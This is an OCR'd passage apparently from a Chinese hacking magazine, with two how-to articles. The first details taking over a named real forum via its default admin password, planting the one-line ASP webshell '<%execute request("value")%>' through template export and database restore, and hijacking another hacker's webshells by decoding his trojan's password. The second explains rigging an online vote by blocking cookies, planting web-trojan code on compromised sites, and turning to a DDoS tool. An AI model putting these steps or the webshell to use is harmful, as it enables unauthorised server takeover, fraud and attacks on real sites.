


图3



图4

员总数只有1个人，很明显就是默认的管理帐号admin没有改，它的密码应该是admin888，如图3。

使用admin和admin888登录，很容易的就进了论坛的后台，如图4。进入到动网论坛的后台，拿shell就很容易了。在左侧的管理选项里点“模块导出”，如图5。在附加说明里写入蓝屏大叔一句话木马代码 **<%execute request("value")%>**，在“选择”那一栏勾上该模板，如图6。最后点击“导出”就会提示“模板数据已经保存到您的论坛根目录下的skins下，文件名为Dv_skin.mdb”。




图5




图6

接下来在左侧的管理面板中点“恢复数据库”，在备份数据路中填写“../skins/Dv_skin.mdb”，目标数据库路径则写为“../data/dvbbs7.asp”，如图7。然后点“恢复数据”，如果成功的话，就可以访问http://www.gdhs.net.cn/bbs/data/dvbbs7.asp得到一句话木马的shell了。当然，这还只是一个一句话木马，关于它的使用在上期的菜鸟学堂中已经讲得很详细了，我们再来上传一个大马，就可以控制整个论坛。





图7

第三步，找到寒水芊芊的ASP木马，下载下来使用记事本打开，结果发现这个ASP木马是加过密的，如图8。


图8

不过这种加密方式在2000年的时候就已经有人写出了专门的加密解密工具，我给大家推荐一个破解这种加密的网站http://www.35wl.com/tools/encode.htm，把ASP木马的代码复制进去，然后点Encode解密，很快就能看到正常的ASP代码了。在代码中找到密码heweipinghacker，小样，看你以后还怎么敢出来混江湖！他在www.zone-h.com.cn提交的页面中，有不下20个页面使用的都是同一个ASP木马，嘿嘿，就让俺们小菜来帮他享用这些webshell吧！

# 我酷我秀，你的排名我作主

张欢[风之痕@CNSU]

前几天我一高中的朋友告诉我说她参加了我们当地的一个什么“我酷我秀”的评选，目前是网络海选阶段。我上去看了看，她的排名一直是在前六名内，还算不错，我向她表示了祝贺。两天后，她就打电话给我，带着哭腔说新参加的几个人刷票太厉害了，她现在的排名已经被远远得甩在了后面，而再过几天就要结束评选了。我登录那个投票的网站一看，前几名的票数居然都高达8～9万，我记得前几天看的时候，第一名的投票才不到一万，真是岂有此理！于是我决定帮同学一把！




图1




图2

先来分析一下这个投票系统的流程，在选手的照片边上点击那个投票的按钮图片，如图1，进入另一个页面，并弹出JS窗口“谢谢你的参与”，如图2。点击确定后就返回主页，查看一下刚才的投票数，已经涨了一票。再点这个选手的投票按钮，就会弹出拒绝的提示，如图3，看来是做了基本的防刷票验证。



图3

对于投票系统的认证模式，常见的是以下几种：

1.IP认证，通过服务器对IP地址的记录，限制同一IP的用户多次投票。

2.客户端COOKIE认证，通过服务器向客户端电脑写入COOKIE，使用COOKIE来限制用户的投票次数。

3.服务器SESSION认证，通过服务器本机的SESSION数据记录来判断投票的有效性。

4.使用验证码之类的技术，通过生成随机的图片验证码，限制非人为的访问和提交数据。

5.通过用户信息验证，非注册用户无法投票，这样在对用户身份认证和防刷票上基本上做到了最好！

通过对这个投票系统的抓包结果（图4）和投票过程的测试分析，初步判断这个投票系统是通过Cookie认证的，同一个IP每15分钟对同一个选手只允许投票一次，如果客户端阻止cookie写入，投票无效并直接跳转到另外的网页。





图4

那么别人是怎么刷票的呢？我仔细分析了一下抓包的结果，发现了一个Cookie里的时间戳cck_lasttime，莫非服务器是通过客户端cookie的最后一次投票时间来决定下一次的投票许可判断？灵光一闪，我刚才最后一次投票已经过去了15分钟，现在重新阻止一下cookie写入试试。


图5

在IE上方的菜单条中选择“工具”－“Internet选项”，找到“隐私”项，把滑块拖到最上面，在旁边会提示我们“阻止所有Cookie”，如图5！现在，我们就把IE浏览器设置成禁止Cookie写入了，再来尝试投票，哈哈，成功了！想投哪个就投哪个，再也没有了限制。

别人也许就是这样来刷票的，或者是花钱使用人海战术，但不管怎样，刷票的方法我已经掌握了，下面就比谁刷的快了。我使用这种方法刷了一会儿，这种重复的操作感觉特别的累，也很无聊，而且还很慢，一个小时也刷不了多少票，眼看着第一名有九万多票了，这么点下去，要什么时候才追的上啊。

那有没有更快的办法呢？突然之间，我想到了挂马，打开肉鸡的网站，同时也会提交一份合法的选票到投票系统，这也许是个好办法。正好前一阵子入侵了几个网站，现在就拿过来试一试。我先拿出自己编写的一个网页木马辅助制作工具，如图6，生成一份挂马的代码，放入肉鸡的主页上试了一下，没想到收效不大，可能是这些网站的访问量太低了吧。而且还会有JS的弹窗提示，搞不好肉鸡还会飞掉。看来还得另想良策。

无奈之际，我开始查资料，看有没有什么更好的方法，在翻邮箱时看到了前段时间关于DDOS防护的研究资料，想起了DDOS里的一个工具CC，这个工具是通过代理来不停的访问网站页面而产生攻击的，可以不停的刷新页面。于是一个新的思路出来了……

